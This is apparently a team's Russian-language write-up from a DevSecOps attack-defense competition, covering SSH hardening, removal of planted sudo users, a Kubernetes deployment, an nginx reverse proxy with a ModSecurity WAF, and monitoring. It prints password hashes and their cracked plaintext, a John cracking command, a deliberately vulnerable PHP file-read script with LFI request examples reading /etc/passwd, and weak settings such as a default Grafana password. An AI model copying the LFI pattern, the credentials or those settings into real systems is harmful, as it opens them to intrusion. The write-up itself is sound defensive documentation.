

# SecSense DevSecOps

## Анализ хостов

---

Первым делом вы занялись анализом сервером, которые были предоставлены

## Bastion host/VM1/VM2

---

Смотрим интерфейсы, vm1 и vm2 находятся в одной сети с bastion

Bastion

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether bc:24:11:d3:a2:43 brd ff:ff:ff:ff:ff:ff
    altname enp0s18
    inet 10.10.17.2/24 brd 10.10.17.255 scope global ens18
        valid_lft forever preferred_lft forever
    inet6 fe80::be24:11ff:fed3:a243/64 scope link
        valid_lft forever preferred_lft forever
3: devsecops: <POINTOPOINT,NOARP,UP,LOWER_UP> mtu 1280 qdisc noqueue state UNKNOWN group default qlen 1000
    link/none
    inet 100.66.161.237/32 scope global devsecops
        valid_lft forever preferred_lft forever
    inet6 fd00::3:2:9f/128 scope global
        valid_lft forever preferred_lft forever
```

```
user@vm1:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether bc:24:11:59:dc:13 brd ff:ff:ff:ff:ff:ff
    altname enp0s18
    inet 10.10.17.3/24 brd 10.10.17.255 scope global ens18
        valid_lft forever preferred_lft forever
    inet6 fe80::be24:11ff:fe59:dc13/64 scope link
        valid_lft forever preferred_lft forever
```

```
user@vm2:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether bc:24:11:07:ec:da brd ff:ff:ff:ff:ff:ff
    altname enp0s18
    inet 10.10.17.4/24 brd 10.10.17.255 scope global ens18
        valid_lft forever preferred_lft forever
    inet6 fe80::be24:11ff:fe07:ecda/64 scope link
        valid_lft forever preferred_lft forever
```

## Настройка SSH

---

Первым делом надо убрать вход по паролю по SSH, убрать вход от рута, назначить аутентификацию через ключи. В итоге конфиг стал содержать следующие параметры

```
Include /etc/ssh/sshd_config.d/ * .conf
PasswordAuthentication no
PermitRootLogin no
PasswordAuthentication no
KbdInteractiveAuthentication no
```

Но вход по паролю все равно остался.

Оказалось, что из-за строчки в основном конфиге "include /etc/ssh/sshd\_config.d/ \* .conf" дальше если проваливаться, то есть файл "50-cloud-init.conf", в котором указано PasswordAuthentication yes, комментируем эту строку и вход по паролю не работает. Далее были прокинуты открытые ключи для аутентификации членов команды на сервере бастиона. А с него уже прокинут открытый

ключ к vm1,vm2.

```
user@vm1:/etc/ssh/sshd_config.d$ sudo cat 50-cloud-init.conf
#PasswordAuthentication yes
```

## Пользователи

Проверяем /etc/shadow и видим неизвестных нам пользователей anonymous и superadmin. Эти пользователи были на всех машинах

```
user:$j9T$XoIxaeyz8eFGLWSILP3sU:$zz1NA87mk/d.hY2ijMsAyb3NxvHjFImBkQ0tRuzJ58.:20185:0:99999:7:::
superadmin:$y$j9T$cSKsb.AKPwpIrvBhV/guS0$9W6003ttg6mCNRs3jeiPZRiYUIntJdHVHW19wsPgC5:20186:0:99999:7:::
anonymous:$y$j9T$E082dAg8eokdrUgG1Y8kQ/$tRPCmgo4Ub9G0pAh8hdNt5eQj0ex4BZt3GQM1ESJr6C:20186:0:99999:7:::
user@bastion:~$
```

Пишем sudo visudo

Там видим, что эти пользователи имеют право выполнять sudo без пароля

anonymous ALL=(ALL) NOPASSWD: ALL

superadmin ALL=(ALL) NOPASSWD: ALL (не помню какие права были, уже стерли его тогда :)

Мы просто закомментировали строчки, чтобы доступа не было

Подбираем пароль к пользователям

```
superadmin:$y$j9T$cSKsb.AKPwpIrvBhV/guS0$9W6003ttg6mCNRs3jeiPZRiYUIntJdHVHW19wsPgC5:20186:0:99999:7:::
anonymous:$y$j9T$E082dAg8eokdrUgG1Y8kQ/$tRPCmgo4Ub9G0pAh8hdNt5eQj0ex4BZt3GQM1ESJr6C:20186:0:99999:7:::
```

Берем хэши и загоняем в файл

```
echo 'строчка из shadow' > hash6.txt
john --format=crypt hash6.txt
```

Расшифровав джоном мы использовали в дальнейшем его словарь

Несмотря на то что мы отключили вход по паролю, мы изменили пароли на всякий случай если что то упустили

Старые пароли были:

superadmin: love123

anonymous: bitch

В дальнейшем вся эта информация пригодится для пентеста

## Проверка портов

```
user@bastion:~$ sudo ss -tuinp
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
udp UNCONN 0 0 127.0.0.54:53 0.0.0.0:* users:(("systemd-resolve",pid=424,fd=16))
udp UNCONN 0 0 127.0.0.53%lo:53 0.0.0.0:* users:(("systemd-resolve",pid=424,fd=14))
udp UNCONN 0 0 0.0.0.0:60022 0.0.0.0:* [::]:*
udp UNCONN 0 0 [::]:60022 [::]:* [::]:*
tcp LISTEN 0 4096 127.0.0.54:53 0.0.0.0:* users:(("systemd-resolve",pid=424,fd=17))
tcp LISTEN 0 511 0.0.0.0:80 0.0.0.0:* users:(("nginx",pid=81125,fd=7),("nginx",pid=81123,fd=7),("nginx",pid=81122,fd=7))
tcp LISTEN 0 4096 127.0.0.53%lo:53 0.0.0.0:* users:(("systemd-resolve",pid=424,fd=15))
tcp LISTEN 0 511 [::]:80 [::]:* users:(("nginx",pid=81125,fd=8),("nginx",pid=81123,fd=8),("nginx",pid=81122,fd=8))
tcp LISTEN 0 4096 *:22 *:* users:(("sshd",pid=5253,fd=3),("systemd",pid=1,fd=180))
```

Вначале вместо nginx был сервис apache2, который мы выключили и поменяли на nginx

Далее хотели найти подозрительные процессы через ps -auxwwwf, но в глаза ничего не попалось

## Уязвимость в директории

---

Нашли свои флаги на /var/www/flag на всех серверах. На бастионе еще была подозрительная папка vuln с вредоносным кодом.

```
user@bastion:/var/www/vuln$ cat index.php
<?php
$file = $_GET['file'] ?? 'index.php';
echo "<h3>Просмотр файла: <code>$file</code></h3>";
echo "<pre>";
echo htmlspecialchars(file_get_contents($file));
echo "</pre>";
?>
```

В ней есть уязвимость LFI, другие участники могли передать http://your.site/index.php?file=/etc/passwd к примеру (в нашем случае http://100.66.161.237/vuln/index.php?file=..//flag) и это позволит прочитать системные файлы. Мы сразу выбирали WAF на будущее, который будет закрывать эту проблему по своим политикам, что и произошло в дальнейшем. Но пример безопасной замены мы сделали. Мы не исправляли уязвимость, чтобы проверить как WAF отработает потом и какие будет выдавать предупреждение и dropы запросов

```
$allowed_files = ['readme.txt', 'about.html'];
$file = $_GET['file'] ?? 'readme.txt';

if (!in_array($file, $allowed_files)) {
    die("Доступ запрещен.");
}

echo "<h3>Просмотр файла: <code>$file</code></h3>";
echo "<pre>";
echo htmlspecialchars(file_get_contents(__DIR__ . "/safe_files/$file"));
```

```
echo "</pre>";
```

На завершающем этапе, мы осознали, что по невнимательности пропустили флаги у соперников и у себя в директории /root в ней лежал флаг. Казалось что проверяли, но не заметили

### OpenScap на бастионе

Сканером была произведена проверка профилем CIS Ubuntu Linux 24.04 LTS Benchmark for Level 1 - Server, и хоть он нашел несоответствие мировым практикам защиты, но для нас показались они несущественны в рамках соревнования (там огромнейший скан :))

#### Compliance and Scoring

The target system did not satisfy the conditions of 127 rules! Please review rule results and consider applying remediation.

##### Rule results



##### Severity of failed rules



##### Score

Scoring system	Score	Maximum	Percent
urn:xccdf:scoring:default	69.003868	100.000000	69%

Отчет лежит у нас в html


## Инфраструктура

---

На самом деле получается псевдо-отказоустойчивость, так как кластеру нужно по хорошему 3 мастер ноды и к ним ноды, а кластеры вообще по хорошему в разных data центрах держать. Ставить мастер на бастион нельзя, небезопасно. Поэтому мастер + 2 worker ноды мы не стали делать и мы раскатывали 1 мастер и 1 воркер. Ingress controller нам не нужен будет так как нет доступа во вне, реализуем через NodePort + Service и сервис как лоадбалансер на деплоймент

Все сервисы будут работать на Worker node, а master node будет только с системными приложениями, чтобы улучшить отказоустойчивость

Мы решили сразу сделать инфраструктуру с K8s



K8s мы развернули через kubespray с сервера бастион. В директории inventory я добавил свою директорию mycluster и отредактировал invenotry.ini (hosts.yaml)

```
[all]
master ansible_host=10.10.17.4 ip=10.10.17.4 etcd_member_name=etcd1
worker ansible_host=10.10.17.3 ip=10.10.17.3

[kube_control_plane]
master ansible_host=10.10.17.4 ip=10.10.17.4

[kube_node]
worker ansible_host=10.10.17.3 ip=10.10.17.3

[etcd]
master ansible_host=10.10.17.4 ip=10.10.17.4

[k8s_cluster:children]
kube_control_plane
kube_node
```

Сама развертка была таким образом

```
Kube
sudo apt-get update -y
```

```
sudo apt install software-properties-common
sudo add-apt-repository ppa:deadsnakes/ppa
sudo apt-get update -y
sudo apt-get install git pip python3.11 -y

sudo -i
curl https://bootstrap.pypa.io/get-pip.py -o get-pip.py
python3.11 get-pip.py

RETURN TO USER
exit
git clone git@github.com:kubernetes-sigs/kubespray.git
cd kubespray/
python3.11 -m pip install -r requirements.txt
python3.11 -m pip install ruamel.yaml
```

Копируем пример инвентаря  
cp -rfp inventory/sample inventory/mycluster

Объявить ip  
declare -a IPS=(10.10.17.3 10.10.17.4)  
создаем inventory

В контрол ноду одна нода  
etcd одинаково по хостам

```
ansible-playbook -i inventory/mycluster/inventory.ini cluster.yml -b -v &
```

Конфиг копируем на мастер и с него управляем  
mkdir ~/.kube  
sudo cp /etc/kubernetes/admin.conf ~/.kube/config  
sudo chown \$(id -u):\$(id -g) ~/.kube/config

Далее как k8s раскатился, я ждал приложение от разработчика + проверки приложения на уязвимости

```
user@vm2:~/kube$ ls -l
total 32
drwxrwxr-x  2 user user 4096 Apr  8 23:38 app
drwxrwxr-x  2 user user 4096 Apr  9 23:27 dedushka
drwxrwxr-x  6 user user 4096 Apr  8 21:00 ingress-nginx
drwxrwxr-x  4 user user 4096 Apr  9 16:22 kube-prometheus-stack
drwxrwxr-x 11 user user 4096 Apr  8 11:47 local-path-provisioner
-rw-rw-r--  1 user user   364 Apr  8 11:28 local-provisioner-config.yaml
drwxr-xr-x  4 user user 4096 Apr  9 22:37 loki-stack
drwxrwxr-x  6 user user 4096 Apr 10 08:38 odd
```

Я подготовил структуру, установил helm  
Сделал pull kube-prometheus-stack и loki-stack

Создал свой StorageClass, который будет дефолтным при необходимости привязки рв и  
рвс для сервисов

```
apiVersion: v1
kind: ConfigMap
metadata:
  name: local-provisioner-config
  namespace: local-provisioner
data:
  provisioner.config: |
    storageClassMap:
      local-storage:
        hostDir: /mnt/disks
        mountDir: /mnt/disks
        fsType: ext4
      blockCleanerCommand:
        - "/scripts/shred.sh"
        - "2"
    volumeMode: Filesystem
    fsType: ext4
```

Когда приложение было готово, создал директорию app, а туда deployment и service для него. Можно сделать больше реплик и тем самым повысить отказоустойчивость  
Также можно было реализовать в случае большого кластера HPA для авто масштабирования, но в нашем кейсе не стали и руками добавляли бы реплики в случае нагрузки

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: devopsapp-deployment
  namespace: devsec
  labels:
    app: devopsapp
spec:
  replicas: 1
  selector:
    matchLabels:
      app: devopsapp
  template:
    metadata:
```

```
labels:  
  app: devopsapp  
spec:  
  containers:  
    - name: devops-app  
      image: docker.io/zhuzha/devops-app:latest  
      ports:  
        - containerPort: 8080
```

```
apiVersion: v1  
kind: Service  
metadata:  
  name: devops-app  
  namespace: devsec  
spec:  
  type: NodePort  
  selector:  
    app: devopsapp  
  ports:  
    - port: 8080  
      targetPort: 8080  
      nodePort: 30007
```

Так как у нас нет внешнего айпи, выбираем стратегию через NodePort и не прям чтобы пользователи поступали на прямую в сервис приложения, а сделаем реверс прокси

Идем на бастион и ставим nginx, пришлось чистить apache2, так как он по умолчанию стоял и ресолвил html свой.

После поднятия nginx нужно правильно указать конфигурацию, через upstream и связать наш nodeport

WAF я установил позже, но тут предоставляю общие конфигурации уже итог.

/etc/nginx/nginx.conf

```
user www-data;  
worker_processes auto;  
pid /run/nginx.pid;  
error_log /var/log/nginx/error.log;  
include /etc/nginx/modules-enabled/*.conf;  
load_module /etc/nginx/modules-enabled/ngx_http_modsecurity_module.so;  
  
events {
```

```
    worker_connections 768;
    # multi_accept on;
}

http {

    ##
    # Basic Settings
    ##

    sendfile on;
    tcp_nopush on;
    types_hash_max_size 2048;
    # server_tokens off;

    # server_names_hash_bucket_size 64;
    # server_name_in_redirect off;

    include /etc/nginx/mime.types;
    default_type application/octet-stream;

    ##
    # SSL Settings
    ##

    ssl_protocols TLSv1 TLSv1.1 TLSv1.2 TLSv1.3; # Dropping SSLv3, ref:
POODLE
    ssl_prefer_server_ciphers on;

    ##
    # Logging Settings
    ##

    access_log /var/log/nginx/access.log;

    ##
    # Gzip Settings
    ##

    gzip on;
```

```
# gzip_vary on;
# gzip_proxied any;
# gzip_comp_level 6;
# gzip_buffers 16 8k;
# gzip_http_version 1.1;
# gzip_types text/plain text/css application/json
application/javascript text/xml application/xml application/xml+rss
text/javascript;

##

# Virtual Host Configs
##

include /etc/nginx/conf.d/*.conf;
include /etc/nginx/sites-enabled/*;
}
```

/etc/nginx/sites-available/default

```
upstream dedushka {
    server 10.10.17.3:30008;
}
```

```
upstream prometheus {
    server 10.10.17.3:30090;
}
```

```
upstream grafana {
    server 10.10.17.3:30080;
}
```

```
upstream devsec {
    server 10.10.17.3:30007;
}
```

```
server {
    listen 80 default_server;
```

```
listen [::]:80 default_server;
modsecurity on;
modsecurity_rules_file /etc/nginx/modsecurity.conf;
# SSL configuration
#
# listen 443 ssl default_server;
# listen [::]:443 ssl default_server;
#
# Note: You should disable gzip for SSL traffic.
# See: https://bugs.debian.org/773332
#
# Read up on ssl_ciphers to ensure a secure configuration.
# See: https://bugs.debian.org/765782
#
# Self signed certs generated by the ssl-cert package
# Don't use them in a production server!
#
# include snippets/snakeoil.conf;

root /var/www/html;

# Add index.php to the list if you are using PHP
index index.html index.htm index.nginx-debian.html;

server_name _;

location / {
    proxy_pass http://devsec;
    # First attempt to serve request as file, then
    # as directory, then fall back to displaying a 404.
    proxy_set_header Host $host;
    proxy_set_header X-Real-IP $remote_addr;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    proxy_set_header X-Forwarded-Proto $scheme;
    try_files $uri $uri/ =404;
}

location /api/ {
#proxy_pass http://localhost:3500;
    proxy_pass http://devsec;
```

```
proxy_set_header Host $host;
proxy_set_header X-Real-IP $remote_addr;
proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
proxy_set_header X-Forwarded-Proto $scheme;
}

location /grafana/ {
    modsecurity off;
    proxy_pass http://grafana;
    proxy_set_header Host $host;
    proxy_set_header X-Real-IP $remote_addr;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    proxy_set_header X-Forwarded-Proto $scheme;
}

location /prometheus/ {
    modsecurity off;
    proxy_pass http://prometheus;
    proxy_set_header Host $host;
    proxy_set_header X-Real-IP $remote_addr;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    proxy_set_header X-Forwarded-Proto $scheme;
}

location /dedushka/ {
    rewrite ^/dedushka(/.*)$ $1 break;
    proxy_pass http://dedushka/;
    proxy_redirect off;
    proxy_set_header Host $host;
    proxy_set_header X-Real-IP $remote_addr;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    proxy_set_header X-Forwarded-Proto $scheme;
}
```

## WAF

---

WAF устанавливали от ModSecurity, который ставился сверху nginx и также установили доп модули csr.

## Установка

```
sudo apt install gcc make build-essential autoconf automake libtool libcurl4-openssl-dev libxml2-dev libxslt1-dev libpcre3-dev libssl-dev libcurl4-openssl-dev libxml2-dev libxslt1-dev libpcre3-dev libssl-dev

cd /opt && sudo git clone https://github.com/owasp-modsecurity/ModSecurity.git cd ModSecurity
sudo git submodule init
sudo git submodule update
sudo ./build.sh
sudo ./configure
sudo make
sudo make install

Тут nginx исходники 1.24.0v
sudo ./configure --with-compat --add-dynamic-module=/opt/ModSecurity-nginx
sudo make
sudo cp objs/ngx_http_modsecurity_module.so /etc/nginx/modules-enabled/
sudo cp /opt/ModSecurity/modsecurity.conf-recommended /etc/nginx/modsecurity.conf
sudo cp /etc/nginx/modsecurity.conf /etc/nginx/conf.d/modsecurity.conf

Это в майн конф
load_module /etc/nginx/modules-enabled/ngx_http_modsecurity_module.so;

Это в дефолт
modsecurity on;
modsecurity_rules_file /etc/nginx/modsecurity.conf;
```

```
sudo nano /etc/nginx/modsecurity.conf
SecRuleEngine On
```

CORE RULE SET (CRS) добавляем

```
sudo git clone https://github.com/coreruleset/coreruleset.git /etc/nginx/owasp-crs
sudo cp /etc/nginx/owasp-crs/crs-setup.conf{.example,.}
sudo nano /etc/nginx/modsecurity.conf

И вписываем
Include owasp-crs/crs-setup.conf
Include owasp-crs/rules/*.conf
```

```
user@bastion:/opt$ ls -l
total 12
drwxr-xr-x 13 root      root      4096 Apr  9 11:54 ModSecurity
drwxr-xr-x  7 root      root      4096 Apr  9 11:54 ModSecurity-nginx
drwxr-xr-x  9 superadmin superadmin 4096 Apr  9 11:56 nginx-1.24.0
user@bastion:/opt$
```

Тут лежат исходники, в nginx загнались правила

в /etc/nginx/modsecurity.conf можно было управлять правилами

```
Include owasp-crs/crs-setup.conf
Include owasp-crs/rules/*.conf

SecRuleEngine On
SecRuleRemoveById 920350
SecRuleRemoveById 953100
```

Ну вот важные, которые добавил

SecRuleRemove были использованы для попытки не ограничивать во время теста другого веб-приложения. Они запрещали запросы делать.

## Мониторинг

---

Я взял чарт kube-prometheus-stack и задал ему кастомный values для запуска

helm upgrade --debug --install --namespace monitoring --values kube-prometheus-stack/values2.yaml --timeout 22s kube-prometheus-stack ./kube-prometheus-stack

```
user@vm2:~/kube/kube-prometheus-stack$ ls -l
total 220
-rw-r--r-- 1 user user    615 Apr  7 11:48 Chart.lock
drwxrwxr-x 7 user user  4096 Apr  9 15:32 charts
-rw-r--r-- 1 user user   2571 Apr  7 11:48 Chart.yaml
-rw-r--r-- 1 user user 18475 Apr  7 11:48 README.md
drwxrwxr-x 8 user user  4096 Apr  9 15:32 templates
-rw-rw-r-- 1 user user    855 Apr  9 16:22 values2.yaml
-rw-r--r-- 1 user user 182097 Apr  7 11:48 values.yaml
```

```
prometheus:
  prometheusSpec:
    serviceMonitorSelectorNilUsesHelmValues: false
    podMonitorSelectorNilUsesHelmValues: false

  service:
    type: NodePort
    nodePort: 30090 # Пример: порт для доступа к Prometheus через ноду
```

```
alertmanager:
  enabled: true
  service:
    type: NodePort
    nodePort: 30093

grafana:
  enabled: true
  adminPassword: "admin" # Задай свой пароль

  service:
    type: NodePort
    nodePort: 30080

ingress:
  enabled: false # Включи, если у тебя есть Ingress Controller

# Подгружаем дашборды автоматически
defaultDashboardsEnabled: true

grafana.ini:
  server:
    root_url: http://100.66.161.237/grafana
    serve_from_sub_path: true


nodeExporter:
  enabled: true

kube-state-metrics:
  enabled: true
```


Все встало и дальше надо было проверять уже дашборды, которые идут в нем по дефолту.

Name	Tags
CoreDNS	coredns dns
etcd	etcd-min
Grafana Overview	
Kubernetes / API server	kubernetes-min
Kubernetes / Compute Resources / Multi-Cluster	kubernetes-min
Kubernetes / Compute Resources / Cluster	kubernetes-min
Kubernetes / Compute Resources / Namespace (Pods)	kubernetes-min
Kubernetes / Compute Resources / Namespace (Workloads)	kubernetes-min
Kubernetes / Compute Resources / Node (Pods)	kubernetes-min
Kubernetes / Compute Resources / Pod	kubernetes-min
Kubernetes / Compute Resources / Workload	kubernetes-min
Kubernetes / Controller Manager	kubernetes-min
Kubernetes / Kubelet	kubernetes-min
Kubernetes / Networking / Cluster	kubernetes-min
Kubernetes / Networking / Namespace (Pods)	kubernetes-min
Kubernetes / Networking / Namespace (Workload)	kubernetes-min
Kubernetes / Networking / Pod	kubernetes-min
Kubernetes / Networking / Workload	kubernetes-min
Kubernetes / Persistent Volumes	kubernetes-min
Kubernetes / Proxy	kubernetes-min
Kubernetes / Scheduler	kubernetes-min
Node Exporter / AIX	node-exporter-min
Node Exporter / MacOS	node-exporter-min
Node Exporter / Nodes	node-exporter-min
Node Exporter / USE Method / Cluster	node-exporter-min
Node Exporter / USE Method / Node	node-exporter-min
Prometheus / Overview	prometheus-min

